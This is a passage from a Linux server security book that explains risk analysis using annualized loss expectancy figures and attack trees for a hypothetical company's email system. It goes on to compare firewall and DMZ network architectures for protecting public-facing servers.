Total SLE for one-day DoS attack against SMTP server	\$950.00

To a small business, \$950 per incident is a significant sum; perhaps it's time to contemplate some sort of defense mechanism. However, we're not done yet.

The next thing to estimate is this type of incident's Expected Annual Occurrence (EAO). This is expressed as a number or fraction of incidents per year. Continuing our example, suppose your small business hasn't yet been the target of espionage or other attacks by your competitors, and as far as you can tell, the most likely sources of DoS attacks on your mail server are vandals, hoodlums, deranged people, and other random strangers.

It seems reasonable that such an attack is unlikely to occur more than once every two or three years; let's say two to be conservative. One incident every two years is an average of 0.5 incidents per year, for an EAO of 0.5. Let's plug this in to our Annualized Loss Expectancy formula:

$950 \text{ $/incident} * 0.5 \text{ incidents/yr} = 475 \text{ $/yr}$

The ALE for Denial of Service attacks on the example business' SMTP gateway is thus \$475 per year.

Now, suppose your friends are trying to talk you into replacing your homegrown Linux firewall with a commercial firewall: this product has a built-in SMTP proxy that will help minimize but not eliminate the SMTP gateway's exposure to DoS attacks. If that commercial product costs \$5,000, even if its cost can be spread out over three years (at 10% annual interest, this would total \$6,374), such a firewall upgrade would *not* appear to be justified by this single risk.

Figure 1-1 shows a more complete threat analysis for our hypothetical business' SMTP gateway, including not only the ALE we just calculated, but also a number of others that address related assets, plus a variety of security goals.

Figure 1-1. Sample ALE-based threat model

Asset	Security Goal	Vulnerability	SLE (\$/incident)	ARO (incidents/yr)	ALE (\$/yr)
SMTP Gateway	System Integrity	sendmail bugs	\$2,400	0.5	\$1,200
		misc. system bugs	\$2,400	0.5	\$1,200
	System Availability	DOS Attacks	\$950	0.5	\$475
Confidential email (customer account info)	Data Confidentiality	Eavesdropping on Internet or ISP	\$50,000	2	\$100,000
		Compromise of SMTP Gateway	\$50,000	0.5	\$25,000
		Malicious insider	\$150,000	0.33	\$49,500
	Data Integrity	Forged email to/from customer	\$10,000	1	\$10,000
		In-transit alteration on Internet or ISP	\$10,000	0.25	\$2,500
		Compromise of SMTP Gateway	\$10,000	0.5	\$5,000
Non-confidential email (operations info)	Data Integrity	In-transit alteration on Internet or ISP	\$3,000	0.25	\$750
		Compromise of SMTP Gateway	\$3,000	0.5	\$1,500

In this sample analysis, customer data in the form of confidential email is the most valuable asset at risk; if this is eavesdropped or tampered with, customers could be lost, resulting in lost revenue. Different perceived loss potentials are reflected in the Single Loss Expectancy figures for different vulnerabilities; similarly, the different estimated Annual Rates of Occurrence reflect the relative likelihood of each vulnerability actually being exploited.

Since the sample analysis in [Figure 1-1](#) is in the form of a spreadsheet, it's easy to sort the rows arbitrarily. [Figure 1-2](#) shows the same analysis sorted by vulnerability.

Figure 1-2. Same analysis sorted by vulnerability

Asset	Security Goal	Vulnerability	SLE (\$/incident)	ARO (incidents/yr)	ALE (\$/yr)
SMTP Gateway	System Integrity	sendmail bugs	\$2,400	0.5	\$1,200
SMTP Gateway	System Integrity	misc. system bugs	\$2,400	0.5	\$1,200
Confidential email (customer account info)	Data Confidentiality	Malicious insider	\$150,000	0.33	\$49,500
Confidential email (customer account info)	Data Integrity	In-transit alteration on Internet or ISP	\$10,000	0.25	\$2,500
Non-confidential email (operations info)	Data Integrity	In-transit alteration on Internet or ISP	\$3,000	0.25	\$750
Confidential email (customer account info)	Data Integrity	Forged email to/from customer	\$10,000	1	\$10,000
Confidential email (customer account info)	Data Confidentiality	Eavesdropping on Internet or ISP	\$50,000	2	\$100,000
SMTP Gateway	System Availability	DOS Attacks	\$950	0.5	\$475
Confidential email (customer account info)	Data Confidentiality	Compromise of SMTP Gateway	\$50,000	0.5	\$25,000
Confidential email (customer account info)	Data Integrity	Compromise of SMTP Gateway	\$10,000	0.5	\$5,000
Non-confidential email (operations info)	Data Integrity	Compromise of SMTP Gateway	\$3,000	0.5	\$1,500

This is useful for adding up ALEs associated with the same vulnerability. For example, there are two ALEs associated with in-transit alteration of email while it traverses the Internet or ISPs, at \$2,500 and \$750, for a combined ALE of \$3,250. If a training consultant will, for \$2,400, deliver three half-day seminars for the company's workers on how to use free GnuPG software to sign and encrypt documents, the trainer's fee will be justified by this vulnerability alone.

We also see some relationships between ALEs for different vulnerabilities. In [Figure 1-2](#) we see that the bottom three ALEs all involve losses caused by compromising the SMTP gateway. In other words, not only will a SMTP gateway compromise result in lost productivity and expensive recovery time from consultants (\$1,200 in either ALE at the top of [Figure 1-2](#)); it will expose the business to an additional \$31,500 risk of email data compromises for a total ALE of \$32,700.

Clearly, the Annualized Loss Expectancy for email eavesdropping or tampering caused by system compromise is high. ABC Corp. would be well advised to call that \$2,400 trainer immediately!

There are a few problems with relying on the ALE as an analytical tool. Mainly, these relate to its subjectivity; note how often in the example I used words like "unlikely" and "reasonable." Any ALE's significance, therefore, depends much less on empirical data than it does on the experience and knowledge of whoever's calculating it. Also, this method doesn't lend itself too well to correlating ALEs with one another (except in short lists like Figures 1-1 and 1-2).

The ALE method's strengths, though, are its simplicity and flexibility. Anyone sufficiently familiar with their own system architecture, operating costs, and current trends in IS security (e.g., from reading CERT advisories and incident reports now and then) can create lengthy lists of itemized ALEs for their environment with very little effort. If such a list takes the form of a spreadsheet, ongoing tweaking of its various cost and frequency estimates is especially easy.

Even given this method's inherent subjectivity (which isn't completely avoidable in practical threat analysis techniques), it's extremely useful as a tool for enumerating, quantifying, and weighing risks. It's especially useful for expressing risks in terms that managers can understand. A well-constructed list of Annualized Loss Expectancies can help you not only to focus your IS security expenditures on the threats likeliest to affect you in ways that matter; it can also help you to get and keep the budget you need to *pay* for those expenditures.

1.3 An Alternative: Attack Trees

Bruce Schneier, author of *Applied Cryptography*, has proposed a different method for analyzing information security risks: attack trees.^[4] An attack tree, quite simply, is a visual representation of possible attacks against a given target. The attack goal (target) is called the *root node*; the various subgoals necessary to reach the goal are called *leaf nodes*.

^[4] Schneier, Bruce. "Attack Trees: Modeling Security Threats." *Dr. Dobbs' Journal*: Dec 1999.

To create an attack tree, you must first define the root node. For example, one attack objective might be "Steal ABC Corp.'s Customers' Account Data." Direct means of achieving this could be as follows:

1. Obtain backup tapes from ABC's file server.
2. Intercept email between ABC Corp. and their customers.
3. Compromise ABC Corp.'s file server from over the Internet.


These three subgoals are the leaf nodes immediately below our root node ([Figure 1-3](#)).

Figure 1-3. Root node with three leaf nodes



Next, for each leaf node, you determine subgoals that achieve that leaf node's goal. These become the next "layer" of leaf nodes. This step is repeated as necessary to achieve the level of detail and complexity with which you wish to examine the attack. [Figure 1-4](#) shows a simple but more-or-less complete attack tree for ABC Corp.

Figure 1-4. More detailed attack tree



No doubt, you can think of additional plausible leaf nodes at the two layers in [Figure 1-4](#), and additional layers as well. Suppose for the purposes of our example, however, that this environment is well secured against internal threats (which, incidentally, is seldom the case) and that these are therefore the most feasible avenues of attack for an outsider.


In this example, we see that backup media are most feasibly obtained by breaking into the office.

Compromising the internal file server involves hacking through a firewall, but there are three different avenues to obtain the data via intercepted email. We also see that while compromising ABC Corp.'s SMTP server is the best way to attack the firewall, a more direct route to the end goal is simply to read email passing through the compromised gateway.

This is extremely useful information: if this company is considering sinking more money into its firewall, it may decide based on this attack tree that their money and time is better spent securing their SMTP gateway (although we'll see in [Chapter 2](#) that it's possible to do both without switching firewalls). But as useful as it is to see the relationships between attack goals, we're not done with this tree yet.

After an attack tree has been mapped to the desired level of detail, you can start quantifying the leaf nodes. For example, you could attach a "cost" figure to each leaf node that represents your guess at what an attacker would have to spend to achieve that leaf node's particular goal. By adding the cost figures in each attack path, you can estimate relative costs of different attacks. [Figure 1-5](#) shows our example attack tree with costs added (dotted lines indicate attack paths).

Figure 1-5. Attack tree with cost estimates



In [Figure 1-5](#), we've decided that burglary, with its risk of being caught and being sent to jail, is an expensive attack. Nobody will perform this task for you without demanding a significant sum. The same is true of bribing a system administrator at the ISP: even a corruptible ISP employee will be concerned about losing her job and getting a criminal record.

Hacking is a bit different, however. Hacking through a firewall takes more skill than the average script kiddie has, and it will take some time and effort. Therefore, this is an expensive goal. But hacking an SMTP gateway should be easier, and if one or more remote users can be identified, the chances are good that the user's home computer will be easy to compromise. These two goals are therefore much cheaper.

Based on the cost of hiring the right kind of criminals to perform these attacks, the most promising attacks in this example are hacking the SMTP gateway and hacking remote users. ABC Corp., it seems, had better take a close look at their perimeter network architecture, their SMTP server's system security, and their remote-access policies and practices.

Cost, by the way, is not the only type of value you can attach to leaf nodes. Boolean values such as "feasible" and "not feasible" can be used: a "not feasible" at any point on an attack path indicates that you can dismiss the chance of an attack on that path with some safety. Alternatively, you can assign effort indices, measured in minutes or hours. In short, you can analyze the same attack tree in any number of ways, creating as detailed a picture of your vulnerabilities as you need to.

Before we leave the subject of attack tree threat modeling, I should mention the importance of considering different types of attackers. The cost estimates in [Figure 1-5](#) are all based on the assumption that the attacker will need to hire others to carry out the various tasks. These costs might be computed very differently if the attacker is himself a skilled system cracker; in such a case, time estimates for each node might be more useful.

So, which type of attacker should you model against? As many different types as you realistically think you need to. One of the great strengths of this method is how rapidly and easily attack trees can be created; there's no reason to quit after doing only one.

1.4 Defenses

This is the shortest section in this chapter, not because it isn't important, but because the rest of the book concerns specific tools and techniques for defending against the attacks we've discussed. The whole point of threat analysis is to determine what level of defenses are called for against the various things to which your systems seem vulnerable.

There are three general means of mitigating risk. A risk, as we've said, is a particular combination of assets, vulnerabilities, and attackers. Defenses, therefore, can be categorized as means of the following:

- Reducing an asset's value to attackers
- Mitigating specific vulnerabilities
- Neutralizing or preventing attacks

1.4.1 Asset Devaluation

Reducing an asset's value may seem like an unlikely goal, but the key is to reduce that asset's value to attackers, not to its rightful owners and users. The best example of this is encryption: all of the attacks described in the examples earlier in this chapter (against poor ABC Corp.'s besieged email system) would be made largely irrelevant by proper use of email encryption software.

If stolen email is effectively encrypted (i.e., using well-implemented cryptographic software and strong keys and pass phrases), it can't be read by thieves. If it's digitally signed (also a function of email encryption software), it can't be tampered with either, regardless of whether it's encrypted. (More precisely, it can't be tampered with without the recipient's knowledge.) A "physical world" example of asset devaluation is dye bombs: a bank robber who opens a bag of money only to see himself and his loot sprayed with permanent dye will have some difficulty spending that money.

1.4.2 Vulnerability Mitigation

Another strategy to defend information assets is to eliminate or mitigate vulnerabilities. Software patches are a good example of this: every single sendmail bug over the years has resulted in its developers' distributing a patch that addresses that particular bug.

An even better example of mitigating software vulnerabilities is "defensive coding": by running your source code through filters that parse, for example, for improper bounds checking, you can help insure that your software isn't vulnerable to buffer-overflow attacks. This is far more useful than releasing the code without such checking and simply waiting for the bug reports to trickle in.

In short, vulnerability mitigation is simply another form of quality assurance. By fixing things that are poorly designed or simply broken, you improve security.

1.4.3 Attack Mitigation

In addition to asset devaluation and vulnerability fixing, another approach is to focus on attacks and attackers. For better or worse, this is the approach that tends to get the most attention, in the form of

firewalls and virus scanners. Firewalls and virus scanners exist to stymie attackers. No firewall yet designed has any intelligence about specific vulnerabilities of the hosts it protects or of the value of data on those hosts, and nor does any virus scanner. Their sole function is to minimize the number of attacks (in the case of firewalls, network-based attacks; with virus-scanners, hostile-code-based attacks) that succeed in reaching their intended targets.

Access control mechanisms, such as username/password schemes, authentication tokens, and smart cards, also fall into this category, since their purpose is to distinguish between trusted and untrusted users (i.e., potential attackers). Note, however, that authentication mechanisms can also be used to mitigate specific vulnerabilities (e.g., using SecurID tokens to add a layer of authentication to a web application with inadequate access controls).

1.5 Conclusion

This is enough to get you started with threat analysis and risk management. How far you need to go is up to you. When I spoke on this subject recently, a member of the audience asked, "Given my limited budget, how much time can I really afford to spend on this stuff?" My answer was, "Beats me, but I do know that periodically sketching out an attack tree or an ALE or two on a cocktail napkin is better than nothing. You may find that this sort of thing pays for itself." I leave you with the same advice.

1.6 Resources

Cohen, Fred et al. "A Preliminary Classification Scheme for Information Security Threats, Attacks, and Defenses; A Cause and Effect Model; and Some Analysis Based on That Model." Sandia National Laboratories: September 1998, <http://heat.ca.sandia.gov/papers/cause-and-effect.html>.

Chapter 2. Designing Perimeter Networks

A well-designed perimeter network (the part or parts of your internal network that has direct contact with the outside world — e.g., the Internet) can prevent entire classes of attacks from even reaching protected servers. Equally important, it can prevent a compromised system on your network from being used to attack other systems. Secure network design is therefore a key element in risk management and containment.

But what constitutes a "well-designed" perimeter network? Since that's where firewalls go, you might be tempted to think that a well-configured firewall equals a secure perimeter, but there's a bit more to it than that. In fact, there's more than one "right" way to design the perimeter, and this chapter describes several. One simple concept, however, drives all good perimeter network designs: systems that are at a relatively high risk of being compromised should be segregated from the rest of the network. Such segregation is, of course, best achieved (enforced) by firewalls and other network-access control devices.

This chapter, then, is about creating network topologies that isolate your publicly accessible servers from your private systems while still providing those public systems some level of protection. This *isn't* a chapter about how to pull Ethernet cable or even about how to configure firewalls; the latter, in particular, is a complicated subject worthy of its own book (there are many, in fact). But it should give you a start in deciding where to put your servers before you go to the trouble of building them.

By the way, whenever possible, the security of an Internet-connected "perimeter" network should be designed and implemented *before* any servers are connected to it. It can be extremely difficult and disruptive to change a network's architecture while that network is in use. If you think of building a server as similar to building a house, then network design can be considered analogous to urban planning. The latter really must precede the former.



The Internet is only one example of an external network to which you might be connected. If your organization has a dedicated Wide Area Network (WAN) circuit or a Virtual Private Network (VPN) connection to a vendor or partner, the part of your network on which that connection terminates is also part of your perimeter.

Most of what follows in this chapter is applicable to any part of your perimeter network, not just the part that's connected to the Internet.

2.1 Some Terminology

Let's get some definitions cleared up before we proceed. These may not be the same definitions you're used to or prefer, but they're the ones I use in this chapter:

Application Gateway (or Application-Layer Gateway)

A firewall or other proxy server possessing application-layer intelligence, e.g., able to distinguish legitimate application behavior from disallowed behavior, rather than dumbly reproducing client data verbatim to servers, and vice versa. Each service that is to be proxied with this level of intelligence must, however, be explicitly supported (i.e., "coded in"). Application Gateways may use packet-filtering or a Generic Service Proxy to handle services for which they have no application-specific awareness.

Bastion host

A system that runs publicly accessible services but is usually not itself a firewall. Bastion hosts are what we put on DMZs (although they can be put anywhere). The term implies that a certain amount of system hardening (see later in this list) has been done, but sadly, this is not always the case.

DMZ (DeMilitarized Zone)

A network, containing publicly accessible services, that is isolated from the "internal" network proper. Preferably, it should also be isolated from the outside world. (It used to be reasonable to leave bastion hosts outside of the firewall but exposed directly to the outside world; as we'll discuss shortly, this is no longer justifiable or necessary.)

Firewall

A system or network that isolates one network from another. This can be a router, a computer running special software in addition to or instead of its standard operating system, a dedicated hardware device (although these tend to be prepackaged routers or computers), or any other device or network of devices that performs some combination of packet-filtering, application-layer proxying, and other network-access control. In this discussion, the term will generally refer to a single multihomed host.

Generic Service Proxy (GSP)

A proxy service (see later in this list) that has no application-specific intelligence. These are nonetheless generally preferable over packet-filtering, since proxies provide better protection against TCP/IP Stack-based attacks. Firewalls that use the SOCKS protocol rely heavily on GSPs.

Hardened System

A computer on which all unnecessary services have been disabled or uninstalled, all current OS patches have been applied, and in general has been configured in as secure a fashion as possible while still providing the services for which it's needed. This is the subject of [Chapter 3](#).

Internal Network

What we're trying to protect: end-user systems, servers containing private data, and all other systems to which we do not wish the outside world to initiate connections. This is also called the "protected" or "trusted" network.

Multihomed Host

Any computer having more than one logical or physical network interface (not counting loopback interfaces).

Packet-filtering

Inspecting the IP headers of packets and passing or dropping them based primarily on some combination of their Source IP Address, Destination IP Address, Source Port, and their Destination Port (Service). Application data is not considered; i.e., intentionally malformed packets are not necessarily noticed, assuming their IP headers can be read. Packet-filtering is a necessary part of nearly all firewalls' functionality, but is not considered, by itself, to be sufficient protection against any but the most straightforward attacks. Most routers (and many low-end firewalls) are limited to packet-filtering.

Perimeter Network

The portion or portions of an organization's network that are directly connected to the Internet, plus any "DMZ" networks (see earlier in this list). This isn't a precise term, but if you have much trouble articulating where your network's perimeter ends and your protected/trusted network begins, you may need to re-examine your network architecture.

Proxying

An intermediary in all interactions of a given service type (ftp, http, etc.) between internal hosts and untrusted/external hosts. In the case of SOCKS, which uses Generic Service Proxies, the proxy may authenticate each connection it proxies. In the case of Application Gateways, the proxy intelligently parses Application-Layer data for anomalies.

Stateful packet-filtering

At its simplest, the tracking of TCP sessions; i.e., using packets' TCP header information to determine which packets belong to which transactions, and thus filtering more effectively. At its most sophisticated, stateful packet-filtering refers to the tracking of not only TCP headers, but also some amount of Application-Layer information (e.g., end-user commands) for each session being inspected. Linux's iptables include modules that can statefully track most kinds of TCP transactions and even some UDP transactions.

TCP/IP Stack Attack

A network attack that exploits vulnerabilities in its target's TCP/IP stack (kernel-code or drivers). These are, by definition, OS specific: Windows systems, for example, tend to be vulnerable to different stack attacks than Linux systems.

That's a lot of jargon, but it's useful jargon (useful enough, in fact, to make sense of the majority of firewall vendors' propaganda!). Now we're ready to dig into DMZ architecture.

2.2 Types of Firewall and DMZ Architectures

In the world of expensive commercial firewalls (the world in which I earn my living), the term "firewall" nearly always denotes a single computer or dedicated hardware device with multiple network interfaces. This definition can apply not only to expensive rack-mounted behemoths, but also to much lower-end solutions: network interface cards are cheap, as are PCs in general.


This is different from the old days, when a single computer typically couldn't keep up with the processor overhead required to inspect all ingoing and outgoing packets for a large network. In other words, routers, not computers, used to be one's first line of defense against network attacks.

Such is no longer the case. Even organizations with high capacity Internet connections typically use a multihomed firewall (whether commercial or open source-based) as the primary tool for securing their networks. This is possible, thanks to Moore's law, which has provided us with inexpensive CPU power at a faster pace than the market has provided us with inexpensive Internet bandwidth. It's now feasible for even a relatively slow PC to perform sophisticated checks on a full T1's-worth (1.544 Mbps) of network traffic.

2.2.1 The "Inside Versus Outside" Architecture

The most common firewall architecture one tends to see nowadays is the one illustrated in [Figure 2-1](#). In this diagram, we have a packet-filtering router that acts as the initial, but not sole, line of defense. Directly behind this router is a "proper" firewall — in this case a Sun SparcStation running, say, Red Hat Linux with iptables. There is no direct connection from the Internet or the "external" router to the internal network: all traffic to or from it must pass through the firewall.

Figure 2-1. Simple firewall architecture



In my opinion, all external routers should use some level of packet-filtering, a.k.a. "Access Control Lists" in the Cisco lexicon. Even when the next hop inwards from such a router is a sophisticated firewall, it never hurts to have redundant enforcement points. In fact, when several Check Point vulnerabilities were demonstrated at a recent Black Hat Briefings conference, no less than a Check Point spokesperson mentioned that it's foolish to rely solely on one's firewall, and he was right! At the very least, your Internet-connected routers should drop packets with non-Internet-routable source or destination IP addresses, as specified in RFC 1918 ([ftp://ftp.isi.edu/in-notes/rfc1918.txt](http://ftp.isi.edu/in-notes/rfc1918.txt)), since such packets may safely be assumed to be "spoofed" (forged).

What's missing or wrong about [Figure 2-1](#)? (I said this architecture is common, not perfect!) Public services such as SMTP (email), Domain Name Service (DNS), and HTTP (WWW) must either be sent through the firewall to internal servers or hosted on the firewall itself. Passing such traffic doesn't directly expose other internal hosts to attack, but it does magnify the consequences of an internal server being compromised. While hosting public services on the firewall isn't necessarily a bad idea on the face of it (what could be a more secure server platform than a firewall?), the performance issue should be obvious: the firewall should be allowed to use all its available resources for inspecting and moving packets.


Furthermore, even a painstakingly well-configured and patched application can have unpublished vulnerabilities (all vulnerabilities start out unpublished!). The ramifications of such an application being compromised on a firewall are frightening. Performance and security, therefore, are impacted when you run any service on a firewall.

Where, then, to put public services so that they don't directly or indirectly expose the internal network and don't hinder the firewall's security or performance? In a DMZ (DeMilitarized Zone) network!

2.2.2 The "Three-Homed Firewall" DMZ Architecture

At its simplest, a DMZ is any network reachable by the public but isolated from one's internal network. Ideally, however, a DMZ is also protected by the firewall. [Figure 2-2](#) shows my preferred Firewall/DMZ architecture.

Figure 2-2. Single-firewall DM2 architecture



In [Figure 2-2](#), we have a three-homed host as our firewall. Hosts providing publicly accessible services are in their own network with a dedicated connection to the firewall, and the rest of the corporate network face a different firewall interface. If configured properly, the firewall uses different rules in evaluating traffic:


- From the Internet to the DMZ
- From the DMZ to the Internet
- From the Internet to the Internal Network
- From the Internal Network to the Internet
- From the DMZ to the Internal Network
- From the Internal Network to the DMZ

This may sound like more administrative overhead than that associated with internally hosted or firewall-hosted services, but it's potentially much simpler since the DMZ can be treated as a single logical entity. In the case of internally hosted services, each host must be considered individually (unless all the services are located on a single IP network whose address is distinguishable from other parts of the internal network).

2.2.3 A Weak Screened-Subnet Architecture

Other architectures are sometimes used, and [Figure 2-3](#) illustrates one of them. This version of the *screened-subnet* architecture made a lot of sense back when routers were better at coping with high-bandwidth data streams than multihomed hosts were. However, current best practice is *not* to rely exclusively on routers in one's firewall architecture.

Figure 2-3. "Screened subnet" DM2 architecture



2.2.4 A Strong Screened-Subnet Architecture


The architecture in [Figure 2-4](#) is therefore better: both the DMZ and the internal networks are protected by full-featured firewalls that are almost certainly more sophisticated than routers.

The weaker screened-subnet design in [Figure 2-3](#) is still used by some sites, but in my opinion, it places too much trust in routers. This is problematic for several reasons.

First, routers are often under the control of a different person than the firewall is, and this person many insist that the router have a weak administrative password, weak access-control lists, or even an attached modem so that the router's vendor can maintain it! Second, routers are considerably more hackable than well-configured computers (for example, by default, they nearly always support remote administration via Telnet, a highly insecure service).

Finally, packet-filtering alone is a crude and incomplete means of regulating network traffic. Simple packet-filtering seldom suffices when the stakes are high, unless performed by a well-configured firewall with additional features and comprehensive logging.

Figure 2-4. Better screened subnet architecture (fully firewalled variant)



This architecture is useful in scenarios in which very high volumes of traffic must be supported, as it addresses a significant drawback of the three-homed firewall architecture in [Figure 2-2](#): if one firewall handles all traffic between three networks, then a large volume of traffic between any two of those networks will negatively impact the third network's ability to reach either. A screened-subnet architecture distributes network load better.

It also lends itself well to heterogeneous firewall environments. For example, a packet-filtering firewall with high network throughput might be used as the "external" firewall; an Application Gateway (proxying) firewall, arguably more secure but probably slower, might then be used as the "internal" firewall. In this way, public web servers in the DMZ would be optimally available to the outside world, and private systems on the inside would be most effectively isolated.

2.3 Deciding What Should Reside on the DMZ

Once you've decided where to put the DMZ, you need to decide precisely what's going to reside there. My advice is to put *all* publicly accessible services in the DMZ.

Too often I encounter organizations in which one or more crucial services are "passed through" the firewall to an internal host despite an otherwise strict DMZ policy; frequently, the exception is made for MS-Exchange or some other application that is not necessarily designed with Internet-strength security to begin with and hasn't been hardened even to the extent that it could be.

But the one application passed through in this way becomes the "hole in the dike": all it takes is one buffer-overflow vulnerability in that application for an unwanted visitor to gain access to all hosts reachable by that host. It is far better for that list of hosts to be a short one (i.e., DMZ hosts) than a long one (and a sensitive one!) (i.e., all hosts on the internal network). This point can't be stressed enough: the real value of a DMZ is that it allows us to better manage and contain the risk that comes with Internet connectivity.

Furthermore, the person who manages the passed-through service may be different than the one who manages the firewall and DMZ servers, and he may not be quite as security-minded. If for no other reason, all public services should go on a DMZ so that they fall under the jurisdiction of an organization's most security-conscious employees; in most cases, these are the firewall/security administrators.

But does this mean corporate email, DNS, and other crucial servers should all be moved from the inside to the DMZ? Absolutely not! They should instead be "split" into internal and external services. (This is assumed to be the case in [Figure 2-2](#)).

DNS, for example, should be split into "external DNS" and "internal DNS": the external DNS zone information, which is propagated out to the Internet, should contain only information about publicly accessible hosts. Information about other, nonpublic hosts should be kept on separate "internal DNS" zone lists that can't be transferred to or seen by external hosts.

Similarly, internal email (i.e., mail from internal hosts to other internal hosts) should be handled strictly by internal mail servers, and all Internet-bound or Internet-originated mail should be handled by a DMZ mail server, usually called an "SMTP Gateway." (For more specific information on Split-DNS servers and SMTP Gateways, as well as how to use Linux to create secure ones, see [Chapter 4](#) and [Chapter 5](#) respectively.)

Thus, almost any service that has both "private" and "public" roles can and should be split in this fashion. While it may seem like a lot of added work, it need not be, and, in fact, it's liberating: it allows you to optimize your internal services for usability and manageability while optimizing your public (DMZ) services for security and performance. (It's also a convenient opportunity to integrate Linux, OpenBSD, and other open source software into otherwise commercial-software-intensive environments!)

Needless to say, any service that is strictly public (i.e., not used in a different or more sensitive way by internal users than by the general public) should reside solely in the DMZ. In summary, all public services, including the public components of services that are also used on the inside, should be split, if applicable, and hosted in the DMZ, without exception.

2.4 Allocating Resources in the DMZ

So everything public goes in the DMZ. But does each service need its own host? Can any of the services be hosted on the firewall itself? Should one use a hub or a switch on the DMZ?

The last question is the easiest: with the price of switched ports decreasing every year, switches are preferable on any LAN, and especially so in DMZs. Switches are superior in two ways. From a security standpoint, they're better because it's a bit harder to "sniff" or eavesdrop traffic not delivered to one's own switch-port.

(Unfortunately, this isn't as true as it once was: there are a number of ways that Ethernet switches can be forced into "hub" mode or otherwise tricked into copying packets across multiple ports. Still, some work, or at least knowledge, is required to sniff across switch-ports.)

One of our assumptions about DMZ hosts is that they are more likely to be attacked than internal hosts. Therefore, we need to think not only about how to prevent each DMZ'ed host from being compromised, but also what the consequences might be if it is, and its being used to sniff other traffic on the DMZ is one possible consequence. We like DMZs because they help isolate publicly accessible hosts, but that does *not* mean we *want* those hosts to be easier to attack.

Switches also provide better performance than hubs: most of the time, each port has its own chunk of bandwidth rather than sharing one big chunk with all other ports. Note, however, that each switch has a

"backplane" that describes the actual volume of packets the switch can handle: a 10-port 100Mbps hub can't really process 1000 Mbps if it has an 800Mbps backplane. Nonetheless, even low-end switches disproportionately outperform comparable hubs.

The other two questions concerning how to distribute DMZ services can usually be determined by nonsecurity-driven factors (cost, expected load, efficiency, etc.), provided that all DMZ hosts are thoroughly hardened and monitored and that firewall rules (packet-filters, proxy configurations, etc.) governing traffic to and from the DMZ are as restrictive as possible.

2.5 The Firewall

Naturally, you need to do more than create and populate a DMZ to build a strong perimeter network. What ultimately distinguishes the DMZ from your internal network is your firewall.

